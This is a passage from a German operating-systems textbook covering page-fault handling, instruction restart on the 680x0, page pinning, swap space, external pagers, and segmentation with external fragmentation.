- 2.** Eine Assembler-Routine wird gestartet, die Mehrzweckregister und andere flüchtige Informationen speichert, damit das Betriebssystem sie nicht zerstört. Diese Routine ruft das Betriebssystem als Prozedur auf.
- 3.** Das Betriebssystem stellt fest, dass ein Seitenfehler erzeugt wurde, und versucht herauszufinden, welche virtuelle Seite gebraucht wird. Meistens enthält eines der Hardwareregister diese Information. Wenn nicht, muss das Betriebssystem über den Befehlszähler den Befehl laden und interpretieren, um softwaremäßig herauszufinden, was den Seitenfehler ausgelöst hat.
- 4.** Sobald die virtuelle Adresse bekannt ist, die den Fehler ausgelöst hat, überprüft das System, ob die Adresse gültig ist und ob der Zugriff erlaubt ist. Wenn nicht, schickt es dem Prozess ein Signal oder bricht ihn ab. Wenn die Adresse gültig ist und keine Schutzverletzung vorliegt, sucht das System nach einem freien Seitenrahmen. Wenn es keine freien Seitenrahmen gibt, wird der Seiterersetzungsalgorithmus gestartet, um ein Opfer auszuwählen.
- 5.** Wenn der gewählte Seitenrahmen modifiziert wurde, gibt das System Anweisung, die Seite auf die Platte zu schreiben, und es findet ein Kontextwechsel statt, der den Prozess unterbricht und einen anderen Prozess laufen lässt, bis die Seite zurückgeschrieben wurde. Der Seitenrahmen wird inzwischen als belegt markiert, um zu verhindern, dass er für andere Zwecke benutzt wird.
- 6.** Sobald der Seitenrahmen sauber ist (entweder sofort oder nachdem er auf die Platte geschrieben wurde), findet das System die Festplattenadresse der benötigten Seite heraus und gibt eine Anweisung an die Festplatte, die Seite zu laden.

Während die Seite geladen wird, ist der Prozess immer noch unterbrochen und ein anderer lauffähiger Prozess wird ausgeführt, wenn vorhanden.

7. Sobald ein Festplatteninterrupt anzeigt, dass die Seite angekommen ist, wird die Seitentabelle angepasst, so dass die virtuelle Seite, die den Fehler ausgelöst hat, auf den Seitenrahmen abgebildet wird, in den sie geladen wurde. Der Zustand des Seitenrahmens wird als normal markiert.
8. Der Befehl, der den Fehler ausgelöst hat, wird in seinen Anfangszustand versetzt und der Befehlszähler wird auf diesen Befehl gesetzt.
9. Der Prozess wird wieder zur Ausführung ausgewählt und das Betriebssystem springt zurück in die (Assembler-)Routine, die es aufgerufen hat.
10. Diese Routine lädt die Register und andere Zustandsinformationen und wechselt wieder in den Benutzermodus, als sei gar nichts passiert.

3.6.3 Sicherung von unterbrochenen Befehlen

Wenn ein Programm auf eine Seite zugreift, die nicht im Speicher liegt, wird der Befehl, der den Fehler auslöst, auf halbem Weg gestoppt und es kommt zu einem Sprung ins Betriebssystem. Nachdem das Betriebssystem die fehlende Seite geladen hat, muss es den Befehl neu starten. Das ist leichter gesagt als getan.

Um das Problem in seiner schlimmsten Form kennenzulernen, sehen wir uns eine CPU an, die Befehle mit zwei Adressen hat, wie z.B. der Motorola 680x0, der in eingebetteten Systemen weit verbreitet ist. Der Befehl

```
MOVE.L #6(A1),2(A0)
```

ist beispielsweise sechs Byte lang (siehe ►Abbildung 3.28). Um den Befehl neu zu starten, muss das Betriebssystem herausfinden, wo das erste Byte des Befehls ist. Der Wert des Befehlszählers zum Zeitpunkt des Seitenfehlers hängt davon ab, welcher Operand den Fehler ausgelöst hat und wie der Befehl im Mikrocode der CPU implementiert ist.




Abbildung 3.28: Ein Befehl, der einen Seitenfehler auslöst

►Abbildung 3.28 zeigt einen Befehl an Adresse 1.000, der drei Speicherzugriffe ausführt: das Befehlswort selbst und zwei Offsets für die Operanden. Je nachdem, welche dieser Referenzen den Seitenfehler ausgelöst hat, könnte der Befehlszähler zum Zeitpunkt des Seitenfehlers auf 1.000, 1.002 oder 1.004 zeigen. Für das Betriebssystem ist es häufig unmöglich, eindeutig zu entscheiden, wo der Befehl anfängt. Wenn der

Befehlszähler zum Zeitpunkt des Fehlers 1.002 ist, hat das System keine Möglichkeit herauszufinden, ob das Wort bei 1.002 ein Opcode ist oder eine Adresse, die zu einem Befehl bei 1.000 gehört (z.B. die Adresse eines Operanden).

So schlimm dieses Problem auch ist, es kann noch schlimmer kommen. Einige Adressierungsmodi des 680x0 benutzen Auto-Inkrementierung, d.h., mit der Ausführung eines Befehls werden automatisch ein oder mehrere Register erhöht. Auch Befehle im Auto-Inkrementierungsmodus können Seitenfehler auslösen. Abhängig von den Details im Mikrocode kann die Inkrementierung vor dem Speicherzugriff ausgeführt werden. In diesem Fall muss das Betriebssystem die Register softwaremäßig zurücksetzen, bevor es den Befehl neu startet. Oder die Auto-Inkrementierung kann nach dem Speicherzugriff stattgefunden haben, was dann bedeutet, dass sie zum Zeitpunkt des Seitenfehlers noch nicht ausgeführt wurde und deshalb nicht rückgängig gemacht werden darf. Es gibt auch einen Auto-Dekrementierungsmodus, der ähnliche Probleme verursacht. Die genauen Details, ob und wann Auto-Inkrementierung und -Dekrementierung ausgeführt werden, können sich von Befehl zu Befehl und von CPU-Modell zu CPU-Modell ändern.

Zum Glück bieten die CPU-Entwickler bei manchen Prozessoren eine Lösung an, normalerweise in Form eines versteckten internen Registers, in das der Befehlszähler jedes Mal kopiert wird, kurz bevor ein Befehl ausgeführt wird. Diese Maschinen haben vielleicht auch ein zweites Register, das Informationen darüber speichert, welche Register automatisch um wie viel inkrementiert oder dekrementiert wurden. Mit diesen Informationen kann das Betriebssystem alle Effekte des unterbrochenen Befehls ohne Mehrdeutigkeiten rückgängig machen und ihn noch einmal starten. Ohne diese Informationen muss das Betriebssystem alle möglichen Tricks anwenden, um herauszufinden, was passiert ist und wie man es reparieren kann. Es scheint fast so, als hätten die Hardwareentwickler das Problem nicht lösen können, kurz mit den Schultern gezuckt und es den Betriebssystementwicklern zugeschoben. Nette Leute.

3.6.4 Sperren von Seiten im Speicher

Wir haben uns zwar in diesem Kapitel noch nicht viel mit Ein-/Ausgabe beschäftigt, aber die Tatsache, dass ein Computer virtuellen Speicher hat, bedeutet nicht, dass keine Ein- und Ausgaben stattfinden. Virtueller Speicher und Ein-/Ausgabe interagieren auf subtile Art und Weise. Nehmen wir an, ein Prozess hat gerade einen Systemaufruf gestartet, um Daten aus einer Datei oder von einem Gerät in einen Puffer in seinem Adressraum zu lesen. Während der Prozess auf das Ende des Ein-/Ausgabebefehls wartet, wird er unterbrochen und ein anderer Prozess bekommt die CPU. Dieser andere Prozess erzeugt einen Seitenfehler.

Bei einer globalen Paging-Strategie besteht eine – wenn auch sehr kleine – Chance, dass die Seite, die den Puffer enthält, zur Auslagerung ausgewählt wird. Wenn ein Ein-/Ausgabegerät gerade einen DMA-Transfer in diesen Puffer ausführt, wird ein Teil der Daten in die richtige Seite geschrieben und der Rest in die soeben geladene Seite. Eine Lösung für dieses Problem ist, die Seiten zu sperren, die mit Ein-/Ausgabebefehlen zu tun

haben, so dass sie nicht ausgelagert werden können. Das Sperren von Seiten wird häufig als **Pinning** bezeichnet. Alternativ könnten Ein-/Ausgabedaten zunächst in einen Kern-Puffer geschrieben und dann später in den richtigen Adressraum kopiert werden.

3.6.5 Hintergrundspeicher

Unsere Diskussion von Seitenersetzungsstrategien hat sich hauptsächlich damit befasst, welche Seite aus dem Speicher entfernt werden soll. Was wir noch nicht behandelt haben, ist, wohin sie auf der Festplatte geschrieben wird, wenn sie ausgelagert wird. In diesem Abschnitt beschreiben wir deshalb einige Punkte, die mit der Verwaltung der Festplatte zu tun haben.

Die einfachste Art, Platz für ausgelagerte Seiten auf der Platte zu schaffen, ist die Einrichtung einer speziellen Swap-Partition oder – noch besser – einer separaten Platte des Dateisystems (um die Ein-/Ausgabelast auszugleichen). Die meisten UNIX-Systeme arbeiten nach diesem Prinzip. Diese Partition hat kein normales Dateisystem, das all den Aufwand des Konvertierens von Offsets in Dateien zu Blockadressen eliminiert. Stattdessen werden durchweg Blocknummern relativ zum Anfang der Partition benutzt.

Beim Systemstart ist diese Swap-Partition leer und wird im Speicher durch einen einzigen Eintrag repräsentiert, der seinen Anfang und seine Größe enthält. Im einfachsten Modell reserviert das System beim Start des ersten Prozesses einen Block der Swap-Partition, der genauso groß ist wie der Prozess. Jeder weitere Prozess bekommt beim Start einen Block von der Größe seines Speicherabilds zugeteilt. Wenn ein Prozess terminiert, wird sein Plattenplatz wieder freigegeben. Der Swap-Partition wird als Liste von freien Blöcken verwaltet. In Kapitel 10 werden wir besseren Strategien begegnen.

Mit jedem Prozess wird die Festplattenadresse seines Swap-Bereiches verbunden, d.h., an welcher Stelle der Swap-Partition das Speicherabbild liegt. Diese Information wird in der Prozesstabellen festgehalten. Wenn eine Seite ausgelagert werden soll, ist die Festplattenadresse leicht zu berechnen: Man muss nur den Offset der Seite im virtuellen Adressraum zur Anfangsadresse des Swap-Bereiches addieren. Bevor ein Prozess starten kann, muss der Swap-Bereich aber initialisiert werden. Eine Möglichkeit ist, das gesamte Kernbild des Prozesses in den Swap-Bereich zu kopieren, so dass alle Seiten bei Bedarf *eingelagert* werden können. Die andere Möglichkeit ist, den ganzen Prozess in den Speicher zu laden und bei Bedarf Seiten *auszulagern*.

Leider gibt es bei dieser simplen Methode ein Problem: Prozesse können wachsen, während sie laufen. Der Programmtext bleibt zwar normalerweise gleich, aber die Daten wachsen manchmal und der Stack wächst fast immer. Es wäre also besser, verschiedene Swap-Bereiche für Text, Daten und Stack zu reservieren und es zu ermöglichen, dass jeder dieser Bereiche aus mehr als einem Block besteht.

Das andere Extrem ist, zunächst gar nichts zu reservieren und für jede Seite einzeln Platz auf der Festplatte zu reservieren, wenn sie ausgelagert wird, und wieder freizugeben, wenn sie wieder eingelagert wird. So belegen Prozesse im Speicher überhaupt keinen Platz auf der Festplatte. Der Nachteil ist, dass für jede einzelne ausgelagerte

Seite eine Festplattenadresse im Speicher gehalten werden muss. Mit anderen Worten, jeder Prozess braucht eine Tabelle, die für jede Seite speichert, wo sie gerade ist.

► Abbildung 3.29 illustriert die beiden Alternativen.




Abbildung 3.29: (a) Paging mit statischem Swap-Bereich (b) Dynamischer Hintergrundspeicher

► Abbildung 3.29(a) zeigt eine Seitentabelle mit acht Seiten. Die Seiten 0, 3, 4 und 6 liegen im Arbeitsspeicher, die Seiten 1, 2, 5 und 7 auf der Platte. Der Swap-Bereich ist genauso groß wie der virtuelle Adressraum (acht Seiten). Jede Seite hat eine feste Adresse auf der Platte, an die sie geschrieben wird, falls sie ausgelagert wird. Für die Berechnung dieser Adresse muss man nur die Anfangsadresse des Swap-Bereiches kennen, weil die Seiten geordnet nach ihren virtuellen Seitennummern gespeichert werden. Eine Seite im Speicher hat immer eine Schattenkopie auf der Platte, die aber nicht unbedingt aktuell ist. Die dunkel dargestellten Seiten im Speicher zeigen an, dass sich diese Seiten nicht im Speicher befinden. Die dunkel gezeichneten Seiten auf der Platte sind (im Prinzip) von den Kopien im Speicher verdrängt worden. Falls allerdings eine Speicherseite zurück auf die Platte geschrieben wird, die nicht verändert wurde, dann wird die (dunkelblaue) Plattenkopie benutzt.

In ► Abbildung 3.29(b) haben die Seiten keine festen Adressen auf der Festplatte. Wenn eine Seite ausgelagert wird, sucht das Betriebssystem eine leere Seite auf der Platte und trägt die Adresse in die Tabelle ein, die virtuelle Seiten auf Festplattenadressen abbildet. Eine Seite im Speicher hat keine Festplattenkopie und ihre Einträge in der Tabelle für Plattenadressen sind ungültig oder als unbenutzt markiert.

Nicht immer ist es möglich, Swap-Partitionen eine feste Größe zuzuordnen. Es kann zum Beispiel vorkommen, dass keine Plattenpartitionen verfügbar sind, in diesem Fall können ein oder mehrere große, im Voraus reservierte Dateien innerhalb des normalen Dateisystems benutzt werden. Windows verwendet diese Methode. Eine Optimierung kann hier eingesetzt werden, um die Menge des benötigten Plattenplatzes zu reduzieren. Da der Programmtext jedes Prozesses in einer (ausführbaren) Datei im Dateisystem liegt, kann diese Datei als Swap-Bereich benutzt werden. Mehr noch: Da der

Programmtext in der Regel nur gelesen werden darf, können die Programmseiten einfach gelöscht und bei Bedarf wieder eingelesen, wenn der Speicherplatz knapp wird und Seiten ausgelagert werden müssen. Gemeinsame Bibliotheken können auch nach diesem Prinzip arbeiten.

3.6.6 Trennung von Strategie und Mechanismus

Ein wichtiges Hilfsmittel, um die Komplexität eines beliebigen Systems in den Griff zu bekommen, ist die Trennung von Strategie und Mechanismus. Dieses Prinzip kann man bei der Speicherverwaltung anwenden, indem man den größten Teil der Speicherverwaltung in einen Benutzerprozess verlagert. Eine solche Trennung wurde zum ersten Mal bei dem Betriebssystem Mach (Young et al., 1987) vollzogen, die folgende Diskussion ist daran angelehnt.

► Abbildung 3.30 zeigt ein einfaches Beispiel für die Trennung von Strategie und Mechanismus. Die Speicherverwaltung besteht hier aus drei Teilen:

1. einer maschinennahen MMU-Behandlungsroutine;
2. einer Seitenfehler-Behandlungsroutine im Kern;
3. einem externen Pager im Benutzermodus.

Die Details der MMU sind in der MMU-Behandlungsroutine gekapselt, die aus maschinenabhängigem Code besteht und die für jede Plattform, auf die das Betriebssystem portiert wird, neu geschrieben werden muss. Die Seitenfehlerbehandlung ist maschinenunabhängig und enthält den Hauptteil der Paging-Mechanismen. Die Strategie wird hauptsächlich vom externen Pager bestimmt, der als Benutzerprozess läuft.




Abbildung 3.30: Seitenfehlerbehandlung mit externem Pager

Wenn ein neuer Prozess gestartet wird, wird der externe Pager benachrichtigt, um die Seitentabelle zu initialisieren und wenn nötig Hintergrundspeicher auf der Festplatte zu reservieren. Wenn der Prozess während seiner Laufzeit neue Speicherobjekte in seinen Adressraum einblendet, wird der Pager erneut benachrichtigt.

Sobald der Prozess läuft, ist es möglich, dass er Seitenfehler auslöst. Die Seitenfehler-Behandlungsroutine findet heraus, welche virtuelle Seite benötigt wird, und schickt eine Nachricht an den externen Pager, um ihn über das Problem zu informieren. Der externe Pager liest die Seite von der Platte und kopiert sie in seinen eigenen Adressraum. Dann teilt er der Behandlungsroutine mit, wo die Seite liegt. Die Behandlungsroutine blendet die Seite aus dem Adressraum des externen Pagers aus und ruft die MMU-Behandlungsroutine auf, die sie an der richtigen Stelle im Adressraum des Benutzerprozesses einblendet. Dann kann der Prozess wieder gestartet werden.

Diese Implementierung lässt offen, wo der Seitenersetzungsalgorithmus untergebracht ist. Am saubersten wäre es, ihn als Teil des externen Pagers zu implementieren, aber dieser Ansatz bereitet einige Probleme. Das größte Problem ist, dass der externe Pager nicht auf die R - und M -Bits aller Seiten zugreifen kann, die in vielen Seitenersetzungsalgorithmen eine wichtige Rolle spielen. Der Seitenersetzungsalgorithmus muss also entweder im Kern laufen oder die R - und M -Bits müssen irgendwie an den externen Pager weitergegeben werden. Im letzteren Fall teilt die Seitenfehler-Behandlungsroutine dem externen Pager mit, welche Seite der Algorithmus auslagern will, und überträgt die Daten, indem die Fehlerbehandlungsroutine entweder die Seite in den Adressraum des Pagers einblendet oder indem sie die Daten in einer Nachricht schickt. Auf jeden Fall schreibt der externe Pager die Daten auf die Festplatte.

Der Hauptvorteil dieser Implementierung ergibt sich aus der größeren Modularität und Flexibilität. Der Hauptnachteil ist der Leistungsverlust einerseits durch die Kontextwechsel zwischen Kern und Benutzermodus und andererseits durch den Nachrichtenaustausch zwischen den Teilen des Systems. Im Moment wird dieses Thema noch kontrovers diskutiert. Die Computer werden aber immer schneller und die Software wird immer komplexer, so dass die meisten Betriebssystementwickler sich auf lange Sicht wahrscheinlich dafür entscheiden werden, etwas Performanz zu opfern, um die Software verlässlicher zu machen.

3.7 Segmentierung

Der bisher behandelte virtuelle Speicher ist eindimensional, weil die virtuellen Adressen linear von 0 bis zu einem bestimmten Maximum wachsen, eine Adresse nach der anderen. Für viele Probleme wäre es aber viel besser, zwei oder mehr separate Adressräume zu haben. Ein Compiler hat z.B. mehrere Tabellen, die während der Übersetzung aufgebaut werden, darunter

- 1.** der Quellcode, der für den Ausdruck des Listings gespeichert wird (auf Stapelverarbeitungssystemen);
- 2.** die Symboltabelle, die die Namen und Attribute von Variablen enthält;
- 3.** eine Tabelle für die benutzten Ganzzahl- und Gleitkomma-Konstanten;
- 4.** der Strukturabaum, der während der syntaktischen Analyse des Programms aufgebaut wird;
- 5.** der Stack für Prozeduraufrufe innerhalb des Compilers.

Die ersten vier Tabellen wachsen während der Übersetzung ständig. Die letzte Tabelle wächst und schrumpft unvorhersehbar während der Übersetzung. In einem eindimensionalen Speicher müsste jeder dieser Tabellen wie in ▶ Abbildung 3.31 ein zusammenhängender Speicherblock zugeteilt werden.




Abbildung 3.31: In einem eindimensionalen Adressraum können wachsende Tabellen kollidieren.

Überlegen wir uns, was passiert, wenn ein Programm viel mehr Variablen als gewöhnlich hat, aber von allem anderen eine normale Menge. Dann würde der Symboltabelle bald der Platz ausgehen, aber alle anderen Tabellen könnten noch Platz übrig haben. Der Compiler könnte die Übersetzung natürlich mit der Meldung abbrechen, dass das Programm zu viele Variablen hat, aber wenn in den anderen Tabellen noch Platz ist, wäre das eher unelegant.

Eine andere Möglichkeit wäre, Robin Hood zu spielen: den Tabellen mit zu viel Platz Speicher wegnehmen und ihn denen geben, die zu wenig Platz haben. Diese Umverteilung ist möglich, aber es gilt dasselbe wie bei der Verwaltung von Overlays – im besten Fall ist sie unbequem und im schlimmsten Fall bedeutet sie eine Menge nervötender, unbefriedigender Arbeit.

Am besten wäre es, den Programmierer nicht mit der Verwaltung von wachsenden und schrumpfenden Tabellen zu belasten, so wie er durch den virtuellen Speicher von der Verwaltung der Overlays befreit wurde.

Eine einfache und äußerst allgemeine Lösung besteht darin, die Maschine mit vielen voneinander völlig unabhängigen Adressräumen auszustatten, den sogenannten **Segmenten**. Jedes Segment besteht aus einer linearen Folge von Adressen, von 0 bis zu einem bestimmten Maximum. Die Größe eines Segmentes liegt zwischen 0 und dem

erlaubten Maximum. Verschiedene Segmente können verschieden groß sein und sind es normalerweise auch. Außerdem kann sich die Größe eines Segmentes während der Ausführung ändern. Die Länge eines Stacksegmentes würde z.B. durch Push-Operationen erhöht und durch Pop-Operationen verringert.

Weil jedes Segment einen eigenen Adressraum darstellt, können Segmente unabhängig voneinander ihre Größe ändern. Wenn ein Stack in einem bestimmten Segment mehr Platz braucht, kann er ihn haben, weil nichts in seinem Adressraum ist, mit dem er kollidieren könnte. Natürlich kann einem Segment der Platz ausgehen, aber das kommt nur selten vor, weil Segmente normalerweise sehr groß sind. Eine Adresse in diesem segmentierten oder zweidimensionalen Speicher besteht aus zwei Teilen: einer Segmentnummer und einer Adresse innerhalb des Segmentes. ► Abbildung 3.32 zeigt, wie der segmentierte Speicher für den erwähnten Compiler aufgebaut sein könnte. In diesem Beispiel benutzt der Compiler für die Programmdaten fünf Segmente.




Abbildung 3.32: Segmentierter Speicher ermöglicht Tabellen, die unabhängig voneinander ihre Größe ändern

Ein Segment bildet eine logische Einheit. Der Programmierer ist sich dessen bewusst und benutzt das Segment auch einheitlich. Zum Beispiel könnte ein Segment eine Prozedur, ein Feld, einen Stack oder eine Menge von Variablen enthalten, aber normalerweise keine Mischung verschiedener Typen.

Neben der einfacheren Verwaltung von Datenstrukturen, die ihre Größe ändern, hat segmentierter Speicher noch andere Vorteile. Wenn jede Prozedur eines Programms in einem separaten Segment an Adresse 0 liegt, vereinfacht sich das Binden von getrennt übersetzten Programmteilen enorm. Nachdem alle Prozeduren, aus denen das Programm besteht, übersetzt und gebunden sind, kann man als Einstiegspunkt in die Prozedur im Segment n die zweiteilige Adresse $(n, 0)$ verwenden, die auf das erste Wort im Segment n zeigt.

Wenn die Prozedur im Segment n später geändert und neu übersetzt wird, müssen die anderen Prozeduren nicht angepasst werden, weil sich keine Anfangsadressen geändert haben, auch wenn die neue Prozedur länger ist als die alte. In einem eindimensionalen Speicher liegen die Prozeduren direkt hintereinander, so dass kein freier Adressraum dazwischen existiert. Wenn nun eine Prozedur ihre Größe ändert, können sich dadurch die Anfangsadressen von anderen (nicht verbundenen) Prozeduren ändern. Dadurch muss dann jede Prozedur, die eine der verschobenen Prozeduren aufruft, geändert werden, um sie an die neue Anfangsadresse anzupassen. Dieser Vorgang kann sehr teuer werden, wenn das Programm Hunderte von Prozeduren enthält.

Segmentierung vereinfacht auch die gemeinsame Nutzung von Programmcode oder Daten durch mehrere Prozesse. Ein typisches Beispiel sind gemeinsame Bibliotheken. Moderne Workstations mit ausgefeilten grafischen Oberflächen haben oft extrem große Grafikbibliotheken, die in fast jedes Programm eingebunden werden. In einem segmentierten System kann diese Bibliothek in ein Segment geladen und von allen Prozessen gemeinsam genutzt werden. Dadurch muss sie nicht mehr separat in den Adressraum jedes Prozesses geladen werden. In reinen Paging-Systemen sind gemeinsame Bibliotheken zwar auch möglich, aber wesentlich komplizierter zu verwirklichen. Meistens läuft es darauf hinaus, dass diese Systeme Segmentierung simulieren.

Jedes Segment bildet eine logische Einheit, wie beispielsweise eine Prozedur, ein Feld oder einen Stack, und der Programmierer ist sich dessen bewusst. Deshalb können verschiedene Segmente auch unterschiedlich geschützt werden. Ein Segment, das eine Prozedur enthält, kann z.B. als nur ausführbar markiert sein, um Lese- und Schreibzugriffe zu verhindern. Ein Feld von Gleitkommazahlen könnte als lesbar und beschreibbar, aber als nicht ausführbar markiert sein, so dass Versuche, in das Feld hineinzuspringen, abgefangen werden. Diese Art von Speicherschutz hilft, Programmierfehler zu entdecken.

Es ist wichtig zu verstehen, warum Speicherschutz in segmentiertem Speicher, aber nicht in eindimensionalem Speicher mit Paging sinnvoll ist. In segmentiertem Speicher weiß der Programmierer, welche Art von Daten sich in jedem Segment befindet. Ein Segment kann z.B. eine Prozedur oder einen Stack enthalten – entweder das eine oder das andere, aber niemals beide gleichzeitig. Der Schutz für ein Segment kann also speziell an die Art der Objekte in diesem Segment angepasst werden. ► Abbildung 3.33 stellt Paging und Segmentierung gegenüber.

Überlegung	Paging	Segmentierung
Muss der Programmierer wissen, dass diese Technik benutzt wird?	Nein	Ja
Wie viele lineare Adressräume gibt es?	1	Viele
Kann der gesamte Adressraum die Größe des physischen Speichers übersteigen?	Ja	Ja
Können Prozeduren und Daten unterschieden und getrennt voneinander geschützt werden?	Nein	Ja
Können Tabellen mit schwankender Größe verwaltet werden?	Nein	Ja
Wird das gemeinsame Benutzen von Prozeduren durch Anwender unterstützt?	Nein	Ja
Warum wurde diese Technik eingeführt?	Um einen großen linearen Adressraum benutzen zu können, ohne weiteren physischen Speicher zu kaufen	Um Programme und Daten in unabhängige logische Adressräume aufzuspalten und um gemeinsame Nutzung und Schutz zu unterstützen

Abbildung 3.33: Vergleich von Paging und Segmentierung

3.7.1 Implementierung von Segmentierung

Zwischen der Implementierung von Segmentierung und der von Paging gibt es einen wichtigen Unterschied: Seiten haben eine feste Größe, Segmente nicht. ► Abbildung 3.34(a) zeigt einen physischen Speicher, der fünf Segmente enthält. Wenn Segment 1 entfernt wird und das kleinere Segment 7 an seine Stelle tritt, entsteht die Situation in ► Abbildung 3.34(b). Zwischen Segment 7 und Segment 2 ist ein unbenutzter Bereich entstanden – eine Lücke. Als Nächstes wird, wie in ► Abbildung 3.34(c) zu sehen, Segment 4 durch Segment 5 ersetzt und anschließend Segment 3 durch Segment 6, siehe ► Abbildung 3.34(d). Wenn das System eine Zeit lang gelaufen ist, ist der Speicher in eine Menge von Blöcken unterteilt, von denen einige Segmente und andere Lücken sind. Dieses Phänomen heißt **Checkerboarding** oder **externe Fragmentierung** und verschwendet Speicher. Es kann durch Verdichtung verhindert werden, wie in ► Abbildung 3.34(e) gezeigt.




Abbildung 3.34: (a)–(d) Entstehung von externer Fragmentierung (e) Behebung durch Speicherverdichtung


3.7.2 Segmentierung mit Paging: MULTICS

